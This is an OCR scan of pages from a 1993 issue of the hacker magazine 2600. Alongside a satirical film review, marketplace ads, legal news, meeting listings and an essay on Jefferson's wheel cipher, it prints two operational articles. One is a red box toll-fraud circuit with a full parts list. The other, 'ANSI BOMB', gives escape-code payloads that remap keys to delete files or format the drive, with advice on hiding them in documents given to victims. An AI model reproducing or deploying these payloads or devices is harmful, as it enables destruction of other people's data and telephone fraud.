The corporate world contributes a great deal to the lives of the everyday human. Perhaps the most significant gift they offer, second only to global pollution, is the wonderful art form known as corporate comedy.

We've all seen it in some way. Whether it's a phone company claiming one of their memos is worth $80,000 or a governmental agency saying they believe a raid can actually help a business become profitable, it's all part of the same humor. After all, it is just a big joke, isn't it? An escape from reality into the world of the absurd in order to make life more bearable. Art in its truest form.



From *Virus*, an illustration of a trojan horse. Too bad all the acting isn't this good.

Those of you who wish to enjoy the latest in corporate comedy ought to check out three videos recently released by Commonwealth Films. *We Lost Control: Illegal Software Duplication* is easily the funniest. This 16 minute piece is designed to put the fear of the Lord into anyone who's even *thought* of copying software.

The story unfolds through the eyes of Steve Roberts, head of a company that wasn't careful enough. Federal marshals conduct a raid and find that, lo and behold, every piece of software is *not accounted for!* This could spell doom for him and everyone he's ever known, according to his lawyer who can't seem to say a single positive word. Yes, Steve, the Software Piracy Association did their homework - you're not exactly squeaky clean - out of the hundreds of cases SPA has prosecuted, they've only lost one - you're liable for up to $100,000 per unauthorized copy of each program, including the ones you've bought - you'd better hope the media doesn't latch onto this and ruin your life even more.... Steve does some serious soul-searching ("I had no idea we were in so deep") and realizes that copying a program is indeed exactly like stealing a computer. "For some reason," he ponders, "it didn't seem serious." At this point, the viewer feels compelled to shake the TV and scream at Steve to come out of his corporate coma. But alas, it just gets worse. In a rather patronizing tone, his lawyer says, "Let's set the basic facts straight and eliminate ignorance." Oh, if only we could.

The "facts" that we are hit with run counter to every instinct a human being could have. The SPA, and anyone who falls for their self-righteous dogma, lives in a fantasy world. They actually expect everyone to not only pay outrageous prices for every bit of software on their machines, but to pay these prices *again* whenever they copy a program to another machine. And for those people who can't afford to pay $500 for a word processor, SPA takes the position that such people simply should not have access. In other words, admission to technology is solely for people with money to spend. It's precisely this philosophy that has inhibited progress in the past and will continue to do so to a far greater degree if left unchallenged. Access to the future is something which needs to be encouraged, not restricted. Software developers should, and will, make tons of money. And when the dust finally settles, it ought to become quite clear that the SPA position articulated in this film was never about fair compensation. It was simply greed.

The other two films, *Virus: Prevention, Detection, Recovery* and *Back in Business: Disaster Recovery/Business Resumption* actually offer some useful suggestions, the most basic being to make backups and keep them offsite. Newsflash.

There are a few good laughs in these offerings as well since everything has to be exaggerated beyond believability in order to drive the point home. For example, we are introduced to a dark hacker who speaks to us from within a shadow with a disguised voice. His sole reason of existence is to make our lives miserable. Remember that.

Although we could find little more than sentence structure to agree with in these offerings, we do recommend them to our readers as a fascinating study of alien culture. As a final example of the utter thoroughness of corporate comedy, the price for these three films (63 minutes total viewing time) is $1338.75. Happy viewing.

2600 marketplace

WANTED: Early Strowger step-by-step sub-station switching equipment to set up working historical display. Need line relay sets, line finders, distributor, selectors, and individual and trunk-hunting connectors. Contact Leland, 2525 S. Meade St., Denver, CO 80219. E-mail: leland@csn.org.

MUTATION ENGINES! Get the facts in Computer Virus Developments Quarterly. The Spring issue includes the Dark Avenger's Mutation Engine (and others), as well as a tutorial on how to write one. Single issue with disk, $25. Year's subscription, $75. Send to: American Eagle Publications, PO Box 41401T, Tucson, AZ 85717.

DRIVE DOWN YOUR CALLING CARD COSTS. You can call from ANY touch tone phone ANYWHERE in the continental U.S., Virgin Islands, and Hawaii and save up to 50%. No surcharge. No monthly fees. Discount plans available down to .149 per minute. Make money with this! TSA, PO Box 8791, Mandeville, LA 70470.

BODEGA BAY. Turn your Amiga 500 into an Amiga 2000! Comes complete with a 200W power supply for only $150 post-paid! Call John at (303) 733-5136.

INTERESTED IN EXCHANGING H/P/A/V INFO? All systems tons of files. Write to P.O. Box 934, 5900 AX Venlo, The Netherlands or e-mail: omg@utopia.hacktic.nl.

GENUINE 6.5536 MHZ CRYSTALS only $5.00 each with detailed installation instructions. Orders shipped postpaid via First Class Mail. Send payment (checks delayed 2 weeks) with name and address to: Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083.

FOR SALE: COMPAQ Portable 386DX. 10mb RAM, 110mb HD, 80387DX, removable tape backup, VGA board, color monitor, internal 2400 baud modem, three expansion units (w/2 ISA slots each), DOS 5.0, manuals, cables, diskettes, tapes, leather carrying case. Virtually unused. $1500 or best offer. 2600 voice mailbox 27257.

WANTED: plans, stories, schematics, infos, soft and hardware about eavesdropping analog and digital communications: GSM, PCN, CT2+, CT3, DECT, DCS (TDMA, FH, FFSK, PSK, GMSK, and another Digital-Modulation), Multiplex-Links, van Eack Phreaking and Software for De/encryption. Please send the list/catalogue/manual to: Spectre, P.O. Box 45, CH-8060, Zuerich, Switzerland.

LAST PALADIN: Please contact Thipdar in Hayward, CA.

IBM 3.5" 1.44 MEG DISKS FOR SALE. Send $1 for a catalog of virus and assorted hacking disks to: P.O. Box 573, Long Beach, MS 39560.

VAX/VMS DOCUMENTATION. Complete set of VMS systems management manuals (including binders) in excellent condition. Will sell for $50 or best offer (plus shipping). Contact: Kurt P., POB 793, Midlothian, VA 23113-0793.

DEF CON I, the Mecca for the underground. This will be a mind-blowing orgy of information exchange, viewpoints, speeches, education, enlightenment. We cordially invite all hackers, techno-rats, programmers, writers, activists, lawyers, philosophers, security officials, cyberpunks, and all network sysops and users to attend. Divergent groups of the underground will collide in full effect for your entertainment. Speakers will blab about future computing trends, virii creation, hacking and message network administration. Attorneys & civil liberties groups + techno bandits = fun. Def Con I will be over the weekend in the middle of downtown Las Vegas at the Sands Hotel, July 9th, 10th, and 11th. Contact dtangent@dtangent.wa.com, or call 0700-TANGENT for more info. Hotel reservations: 1.800.521.4041, United Airlines: 1.800.521.4041 (ID#540ii).

WANTED: Latest War dialers and Hacking and Phreaking Programs. Please send e-mail to user01@sung.conestogac.on.ca or write to P.O. Box 1151, Station B, Sudbury ON, Canada P3E 4S6.

NEW PRODUCT: Telephone Privacy Plus device defeats line activated bugging equipment, automatic telephone tape recorders, extension eavesdroppers. Equipped with LCD line volt meter. $199.00 Surveillance/Privacy Products Catalog $5. EDE, POB 337, Buffalo, NY 14226 (716) 691-3476.


NEED TO FIND A PUBLICATION? Know where some are? Let's exchange sources. Contact: Max Butler 33949, ICIO, Hospital North Dr. #23, Orofino, ID 83544.

MEET THE ESTABLISHMENT. Plan your calendar, scholarships available. The second annual international symposium on "National Security & National Competitiveness: Open Source Solutions" will take place in the Washington DC area the week of 2 November 1993. Cyberspace pilots and hackers in demand as speakers and to display good "hacks" pertinent to finding, collating, and presenting information useful to decision-makers. Hackers are a national resource - but the policy-makers and business barons (e.g. those uninformed by *Forbes*) need to understand this. Come strut your stuff, awe the uninitiated, have a good time. To discuss further, communicate with steeler@well.sf.ca.us, call (703) 536-1775, or fax to (703) 536-1776.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Autumn issue: 8/1/93.

Toll Fraud Device

We at *2600* are often asked, "What is a toll fraud device?" Well, we decided to answer the question once and for all. This red box is a toll fraud device. Why is it a toll fraud device? Because any red box that can be built this cheaply and this easily and can fit in the palm of your hand was clearly *not* made for demonstration purposes.





Okay, so what is a red box? Well... a red box is hacker slang for any device that simulates payphone coin signalling tones in North American payphones. Red boxes emit the precise tones used by payphones to tell the local switch that the appropriate coinage has been inserted. The tones are played through the mouthpiece in lieu of dropping coins into the payphone. This particular red box is particularly fraudulent in that it only simulates quarter tones. After all, when one commits toll fraud one does not want to waste time pumping virtual nickels and dimes into the payphone when quarters work quite nicely thank you.

For those of you who are technically minded, the theory behind the circuit is easy enough to grasp. The DTMF encoder (U1) used in conjunction with the crystal (X1) produces the desired frequencies. The decade counter (U2) controls the cadence or how many frequency pulses are used. The 555 timer (U3) used in conjunction with R1, R2, and C1 produces the actual pulses and controls how fast they are delivered. The circuit is a good hack because it utilizes the carry flag on U2 to overcome any stray charge on C1 that may cause the first pulse from U3 to be inaccurate. It accomplishes this by ignoring the first five pulses produced by U3, processing the next five, ignoring the third, etc. The circuit is also a good hack because it utilizes that well known coincidence in the DTMF encoder, the fact that substituting a 6.5 MHz crystal for a colorburst crystal (3.579545 MHz) just happens to raise the "*" key frequencies from 941 and 1209 Hz to approximately 1708 and 2195 Hz. Since the desired frequencies for a quarter tone are 1700 and 2200 Hz, the output of the circuit is well within tolerance. The cadence is determined by the RC combination in U3. Each pulse lasts approximately 30 ms, followed by 30 ms of silence.

So fraudulent is this red box that we at *2600* have nicknamed it the *Quarter*. While all members of *2600* are morally righteous, and do not advocate the use of red boxes for fraudulent purposes, we must admit that if we ever did decide to commit toll fraud, we would trust nothing less than a *Quarter* to do the job.

Obviously, the *Quarter* will not work with Customer Owned Coin Operated (COCOT) payphones. You may also have some difficulty with newer electronic payphones, as the phone companies are finally getting hip to these little devices and are isolating the talk path from the receiver until the call is established. Still, your *Quarter* should provide you with hours of fun-filled listening entertainment. In a world where a one minute payphone call from Washington DC to New York costs $2.20 (at the maximum discount rate no less!), it will hardly surprise us at our suburban offices if, while sipping our afternoon tea, we happen to read about a sudden proliferation of *Quarters* across the U.S.





NOTE: All crossed lines on the diagram are points of connection.

PARTS LIST:

RESISTORS	**VALUES**	**NOTES**
R1	220 kOhm	The exact values of R1 and R2 are not
R2	220 kOhm	important so long as their sum is 440.
R3	1 kOhm	
CAPACITOR	**VALUE**	
C1	0.1 uF.	
CRYSTAL	**VALUE**	**NOTES**
X1	6.5 MHz	6.5536 MHz is also within tolerance.
CHIPS	**NAME**	**NOTES**
U1	TCM5089	DTMF encoder.
U2	74HC4017	Decade counter. Regular 4017 is okay.
U3	CMOS 555	Timer IC. Regular 555 is okay if a 1 kOhm resistor is inserted between pins 3 and 8.
SPEAKER	**IMPEDANCE**	**NOTES**
SPKR	600 ohm	U1 expects an equivalent load.
SWITCH	**TYPE**	**NOTES**
S1	Momentary	You may also want to add a power switch.

As printed, the circuit expects three triple 'A' batteries for a total of 4.5 volts. A 9 volt battery may also be used, but R1 and R2 should then total 470 kOhms instead of 440. Obviously, you will also need a perfboard and chassis if you expect to build the circuit. Parts may be ordered from electronic firms. Remember to order at least two of everything so that you will have spares in case you mess up.

ANSI BOMB

by Mister Galaxy

As you know, ANSI codes are used to design colorful screens for BBS's. These same ANSI codes can be used to redefine the keys of a keyboard (your keyboard or that of your victim). For example, you could use ANSI codes to redefine your F10 key as the RETURN key. When you pressed the F10 key, it would be the same as pressing your RETURN key. You can also use ANSI codes to redefine a key as a DOS command. This is where the power of ANSI bombs comes into play. Think about what damage could be done by redefining your "W" key as a format command. When you hit "W", the computer would spit out a delete or format command and, before you knew it, you'd be crushed!

What's Required?

First of all you must have the command DEVICE=ANSI.SYS (or its equivalent) in your config.sys file. If you don't know how to do this you shouldn't be reading this article!

Second, you need a chart of ASCII codes. This can usually be found in the back of most DOS manuals.

Third, you need the following information.

How Do I Make a Bomb?

There are many ways to make a bomb. The first way is to use the DOS "PROMPT" command. For example, you could use this command in an AUTOEXEC.BAT file:

```
PROMPT $E[65;13;"ECHO Y | DEL *.* > NUL";13p
```

Note the special characters: "$E" is another way to tell DOS you are referring to the ESC character. "[" must appear after the ESC character. ASCII code 65 is the "A" character. ASCII code 13 is the carriage return code.

The above command redefines the "A" character as the following command:

```
HIT RETURN
REDEFINE "A" AS ECHO Y | DEL *.* > NUL
HIT RETURN
```

Get the idea? Pretty dangerous! Unfortunately, any poor sap who looks in his AUTOEXEC.BAT file will quickly notice this.

Another Way to Make a Bomb

Go into your DOS 5 editor. Type Control-P, let go, and then hit the ESC key. If you did this right, a left arrow will appear. For our purposes, we will use ESC to symbolize the escape character (the left arrow). Type the following:

```
ESC[;13;"hello";13p
```

where ESC is that left arrow.

This command would redefine your RETURN key as:

```
HIT RETURN
TYPE HELLO
HIT RETURN
```

Once again, it's fairly obvious what is going on. Now on to the sneaky stuff.

Essentially, the important thing to remember is that you can make an ANSI bomb execute ANY command you could type in DOS. That's important. Secondly, you can hide that command in a series of codes. Please note the two following commands (they are important in the making of ANSI bombs).

```
ECHO Y | FORMAT C: > NUL
```

and

```
ECHO Y | DEL *.* > NUL
```

These two commands can cause great damage, and when they are embedded in ANSI codes within a picture or document, they can cause great destruction. Imagine the problems you could cause by showing someone a picture....

Let's get to the meat of the matter. To make a dangerous text file, type:

```
ESC[13;13;101;99;104;111;32;121;32;124;32;100;101
;108;32;42;46;42;32;62;32;110;117;108;13p
```

Note: normally this ANSI code would be all on one line with no spaces or carriage returns. If you do not have the DOS 5 editor, try typing ALT 27 to generate the ESC character.

Anyway, the above command would redefine the RETURN key as:

```
HIT RETURN
ECHO Y | DEL *.* > NUL
HIT RETURN
```

The 13p at the end of the command hits the RETURN key (thereby executing the command).

Remember, you can use ANSI bombs to redefine one or many keys when it is viewed. By viewed, I mean:

```
TYPE filename.ext
```

By simply viewing a file which contains an ANSI bomb (using the DOS "TYPE" command), you could possibly have your keys

redefined! Remember, it's possible that a BBS sysop could even redefine your keys over the phone *just by having you look at a picture!*

Hypothetically, if you were a sysop you could create a great ANSI using The Draw ANSI editor. It might say "GO AWAY" in big letters. The sysop might use this "picture" when logging off troublesome individuals. After the picture has been made, load it into the DOS 5 editor. Go to the end of the document. Type in your ANSI bomb! Save it. The next time a troublesome individual calls, you *might* be able to zap him by redefining his keys via the modem! But many communications packages appear to filter out these escape character combinations. The best way to get your victim is to add an ANSI bomb to a legitimate document in a program that he wants to have. When he views the document using the TYPE command, he will redefine one or more of his keys and will be zapped!

Remember, these bombs are completely invisible to *anyone* doing a TYPE filename.ext! However, it will only be invisible if he has the ANSI.SYS driver active. Most people do. Your bomb will appear as gibberish to someone who does not have the ANSI.SYS driver active and it will not work on that particular machine. In both cases, neither realizes what is going on.

How to Detect or Prevent ANSI Bombs

Get the programs PKSFAN11.ZIP, ANSICHEK.ZIP, or ACHKFILE.EXE. The first stops key redefinitions and the others locate them in non-executable files.

Conclusion

This article was provided as an educational essay on the redefinition of keys. There is nothing here which does not appear in any DOS manual - it's just explained differently. The writer and *2600 Magazine* do not recommend that you do anything illegal or destructive with this information. In fact, it is recommended that you do *not* attempt to follow any of the above instructions.

News Update

Those of you who get *2600* on newsstands did not receive the special insert that came with the last issue. In it, we announced the good news that Steve Jackson had won his lawsuit against the United States Secret Service. More than $50,000 in damages will be awarded to Steve Jackson Games for violations of the Privacy Protection Act of 1980 and for lost profits as a result of the raid by the Secret Service in March 1990. Jackson's legal fees, which could amount to several hundred thousand dollars, must also be paid by the government. Each plaintiff in the case was also awarded $1,000 under the Electronic Communications Privacy Act of 1986. The Secret Service violated this act when they seized private mail on the Illuminati Bulletin Board System. Every user of the board could have been awarded $1,000 if they had also filed suit. This is obviously a very positive turning point and it wouldn't have been possible without Steve Jackson, the hacker community that stood by him, and the Electronic Frontier Foundation for providing the expertise and financing. We should probably also thank the United States Secret Service.

Speaking of the USSS, Computer Professionals for Social Responsibility has been vigilantly pursuing the facts concerning the breakup of the DC *2600* meeting in November. In response to a Freedom of Information Act suit, the Secret Service has officially acknowledged that it possesses "information relating to the breakup of a meeting of individuals at the Pentagon City Mall in Arlington, Virginia." Other information is being withheld "because the documents in the requested file contain information compiled for law enforcement purposes" and because disclosure "could reasonably be expected to disclose the identity of a confidential source and/or information furnished by a confidential source." More recent documents state that information was obtained "in the course of a criminal investigation that is being conducted pursuant to the Secret Service's authority to investigate access device and computer fraud." The agency has also admitted to possession of two documents which "consist solely of information identifying individuals." CPSR's interpretation, with which we agree, is that the Secret Service convinced the mall security people to illegally obtain a list of the people who attended the meeting. That list is now in the possession of the Secret Service. In short, the Secret Service appears to have been caught violating the law. Stay tuned.

You may have heard mention of the Clipper Chip, which basically amounts to a plan by the government to take back control of encryption. It appears that one standard would be utilized and the government would always have the ability to break your code if they so chose. Needless to say, this isn't sitting well with privacy advocates. The question everyone is waiting on is whether the government actually believes it can outlaw other forms of encryption. Expect a lot more on this in future issues.

Finally, a public service from the folks at *Full Disclosure* and 1-900-STOPPER. By dialing 800-235-1414, you can hear your phone number read back to you. In some places you can block your number by dialing *67 first, a method which was originally intended for blocking Caller ID. While in the past we've taken exception to STOPPER's prices for private calls on their 900 line, we have to admit that operating this 800 service and encouraging people to see how easy it is to be identified ultimately amounts to a good thing. We just hope that anonymous calls can be easily and cheaply obtainable in the future as they were not too long ago.

2600 MEETINGS

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: 212-223-9011,8927; 212-308-8044,8162.

Poughkeepsie

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court. Payphones: 914-297-9823, 9854, 9855.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Washington DC

Pentagon City Mall in the food court.

Cambridge, MA

Harvard Square, inside "The Garage" by the Pizza Pad on the second floor.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: 203-748-9995, 203-794-9854.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: 215-222-9880, 9881, 9779, 9799, 9632; 215-387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court.

Fort Lauderdale

West Hollywood Bowling Alley, 296 South State Route 7. Call voice mail for details or changes: 305-680-9214, 100#.

Atlanta

Meetings announced on local BBS (404) 612-0340.

Chicago

Century Mall, 2828 Clark St., in the 3rd Coast Cafe.

Memphis

Hickory Ridge Mall, Winchester Rd., in the food court. Payphones: 901-366-4017, 4018, 4019, 4020, 4021.

Ann Arbor, MI

Galleria on South University.

Bloomington, MN

Mall of America, food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923,9924; 213-614-9849, 9872, 9918,9926.

San Francisco

4 Embarcadero Plaza (inside). Payphones: 415-398-9803,4,5,6.

Seattle

Washington State Convention Center, first floor.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

We've noticed that many of the payphone numbers we've listed have stopped receiving incoming calls. This is probably an attempt by some entity to keep us from communicating. Any suggestions on how to get around this are most welcome.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

The Shirt

❑ You won't find it in clothing stores. (We did, but that's a long story.) The 2600 hacker t-shirt could be the fashion statement of the nineties. After all, anything is possible. Two-sided, white lettering on black background, blue box schematic on the front, hacker newspaper articles on the back. $15 each, two for $26. M, L, XL

The Video

Actual footage of Dutch hackers penetrating a United States military computer system in the summer of 1991. This is not a secret videotape. These hackers filmed this to show everybody just how easy it really is. In fact, a small part of this tape was shown on *Now It Can Be Told*. This version tells the whole story and runs about 30 minutes. $10. VHS, NTSC format only. ❑

2600 SUBSCRIPTIONS

INDIVIDUAL

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME

❑ $260 (also includes 1984, 1985, 1986 back issues)

2600 BACK ISSUES

❑ 1984 ❑ 1985 ❑ 1986 ❑ 1987 ❑ 1988
❑ 1989 ❑ 1990 ❑ 1991 ❑ 1992

$25 per year

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas - we don't have enough little boxes to check off so please figure out another way to convey this info.)

NAME, ADDRESS, SUBSCRIBER #, SPECIAL NOTES, ETC.

MAIL TO: 2600, POB 752, MIDDLE ISLAND, NY 11953

TOTAL AMOUNT:

inward

OUR ADDRESS:

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

THE
LIGHT
IS
BLACK

2600

TOK JUNCTION

The Hacker Quarterly

VOLUME TEN, NUMBER THREE

$4

AUTUMN 1993

33

0 74470 83158 7

PAYPHONES OF EASTERN EUROPE

RUSSIA (St. Petersburg)

PHOTO BY SUBSCRIBER 6029

ESTONIA (Tallinn)

PHOTO BY SUBSCRIBER 6029

POLAND (Krakow)




PHOTO BY HANNEKE

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. DOES BHUTAN HAVE PAYPHONES?

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991, 1992 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Affra Gibbs

"At this time the Secret Service has no reason to believe that the suspect(s) in its investigation, or the plaintiff in this case, are aware of the nature of the Secret Service's investigation, who is under investigation by the Secret Service, what information is in the possession of the Secret Service, or who has provided information to the Secret Service in regard to this matter." - Secret Service affidavit responding to CPSR Freedom of Information Act request concerning the breakup of the November 1992 Washington DC 2600 Meeting

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, Peter Rabbit, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the strong and silent.
Technical Expertise: Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
Shout Outs: Eli, Paul, and Ben.

Hacking at the End of the Universe

They did it again. For the second time, the hackers of Holland have thrown a party second to none. It is estimated that up to a thousand hackers from around the globe descended upon a campsite near Amsterdam for three days where they did what has never been done before: merge high tech with the wilderness. Tents were set up throughout the site and an ethernet was established to keep the various computers inside the tents connected. This in turn was hooked into the Internet. Yes, it was possible to be hooked into the Internet from a laptop in a tent in the middle of nowhere. And it still is.

Hacking at the End of the Universe was organized by *Hack-Tic*, the Dutch hacker magazine. The spontaneous semi-anarchistic way in which everything fell together made many think of a Hacker Woodstock. It was an event a long time coming which the hacker world needed. And even though very few Americans attended, we can still benefit from what happened this summer.

Imagine a setting where paranoia is at a minimum, government agents keep their distance, questions are encouraged, and experimentation rewarded. This was the environment the Dutch hackers created. Forums on networks, phone phreaking, social engineering, and hacking techniques were attended by hundreds of enthusiastic people from a wide variety of backgrounds. This, despite the fact that Holland now has laws against computer hacking, proves that the hacker world has a very bright future.

Many times we were asked if such an event would succeed in America. And it became hard to stop thinking of reasons why it wouldn't. After all, we live in one of the most self-censoring, paranoid, mass-media patrolled societies ever to have existed - how could an event like this ever possibly work?

It can, and so can a lot of other things. The trick is to know what we want to accomplish and work together to achieve it. For instance, a large hacker event like the HEU could easily be held in the United States next summer as part of *2600's* tenth anniversary. (That's right, we've been doing this for a decade!) Instead of using a campsite, we could use a large warehouse in the middle of an easily accessible city. One section would be devoted to hooking up a massive network that would tie into the Internet. Another area would be used for forums where all kinds of topics would be addressed by people from all over the world. Another section would be for displays and exhibitions. It would be a 24 hour operation lasting for a week and there would be enough space for people to sleep. Sounds like a fantasy? It is, make no mistake. But we always have the ability to turn our fantasies into reality. It involves working together and using as many connections as we can. This means finding a cheap building to rent for a couple of weeks, getting imaginative and enthusiastic hackers to wire the place, and encouraging as many interesting and diverse people as possible to show up. The result, if successful, will be a radical change in the way hackers are perceived. We can initiate change and do things to technology that nobody has ever done before. Or we can just say we can.

This reality extends way beyond a single event. Hackers can lead the way to technological access. It is our goal to get an incredibly economical Internet and voice mail link up and running in the near future. If you have or know of equipment

that can be donated to this cause, please let us know. You could wind up changing history. And this is only the beginning.

We could, and should, focus on the negative. As we go to press, two of our friends, Acid Phreak and Scorpion, are being sent to prison. For what, nobody really can say. They didn't steal anything, they didn't damage any systems, they were responsible and honest people. Their only crime seems to have been associating with people that *were* up to no good. But what's ironic is that the truly guilty parties struck a deal with the government and avoided prison by agreeing to testify against the others. This sort of thing happens far too often. It's very easy to intimidate people into pleading guilty when you tell them how much worse it will be if they plead innocent and somehow lose. In this case, the government managed to do this without ever accurately defining the crime! And so, two people lose a year of their life for absolutely nothing.

We should not forget the case of the student at the University of Texas at Houston who made the mistake of printing out the password file of his school's computer system. Sounds evil, doesn't it? But consider that the password file is readily available to any user anyway and that the passwords are encrypted. But in this case, the passwords were shadowed, which meant they weren't even in the password file to begin with! All this list was without the passwords was a list of users. And for printing this list, the student wound up being kicked out of school for a year. If he chooses to return after that, he won't be able to have normal access to any computers, which will make being a computer science major rather difficult. In New Jersey, a similar situation involved a Chinese national who accessed a network without permission just to see if he could do it. He came close to being deported. Instead he was merely expelled from school.

And we certainly can't forget the noble efforts of the AIS BBS, a system operated by the Treasury Department's Bureau of Public Debt. (That's right, the same Treasury Department that oversees the Secret Service.) The system was the first ever operated by the government to allow free and open discussion of hacker issues between government officials, hackers, system administrators, and security experts. Hacker files and virus source code were available online for the purposes of discussion and education. Of course, when the mass media found out about this, the headlines screamed that the government was helping the hackers cause mayhem, not that constructive dialogue was taking place. That, coupled with pressure from clueless politicians like Congressman Edward Markey of Massachusetts, led to the effective closing down of this avenue of free speech. (For more news of Markey's anti-hacker hysteria, turn to page 14. And to see what's left of the AIS BBS, call (304) 480-6083.)

There are a lot of powerful idiots out there who want us to live within their close-minded and stagnant parameters. And a number of good people are being hurt because they question the logic. We cannot forget this. But dwelling upon it will only encourage us to come up with more reasons why we can't do all of the things we should be doing. When we drive away the fear and ignore the brain-dead bureaucrats, we stand a chance of actually getting somewhere. And whether it's the wilderness or a warehouse, we'll be the ones creating a network.

The Wheel Cipher

by Peter Rabbit

April 13 marked the 250th anniversary of the birth of Thomas Jefferson, who is known to all of us as the Father of the Declaration of Independence, and who should also be rightly known as the Father of American Cryptography.

Jefferson's major contribution to cryptography was his invention of the Wheel Cipher. This device consisted of up to 36 wooden wheels, resembling checker pieces, each with a hole in its center and a jumbled alphabet stamped around its periphery. The wheels were secured onto an iron rod, the common axis on which they turned. The Wheel Cipher worked as a moveable mixed-alphabet table of 26 columns and a maximum of 36 rows; that is, each wheel was one row on the alphabet table. In action, the wheels were turned so that each adjacent wheel showed one letter of the plaintext message; when the plaintext was in place, the remaining 25 columns were available as ciphers, from which any one column could be chosen. The recipient of the cipher, using an identical device, arranged the wheels in cipher message sequence; the plaintext decipherment would then appear as one of the 25 remaining column.

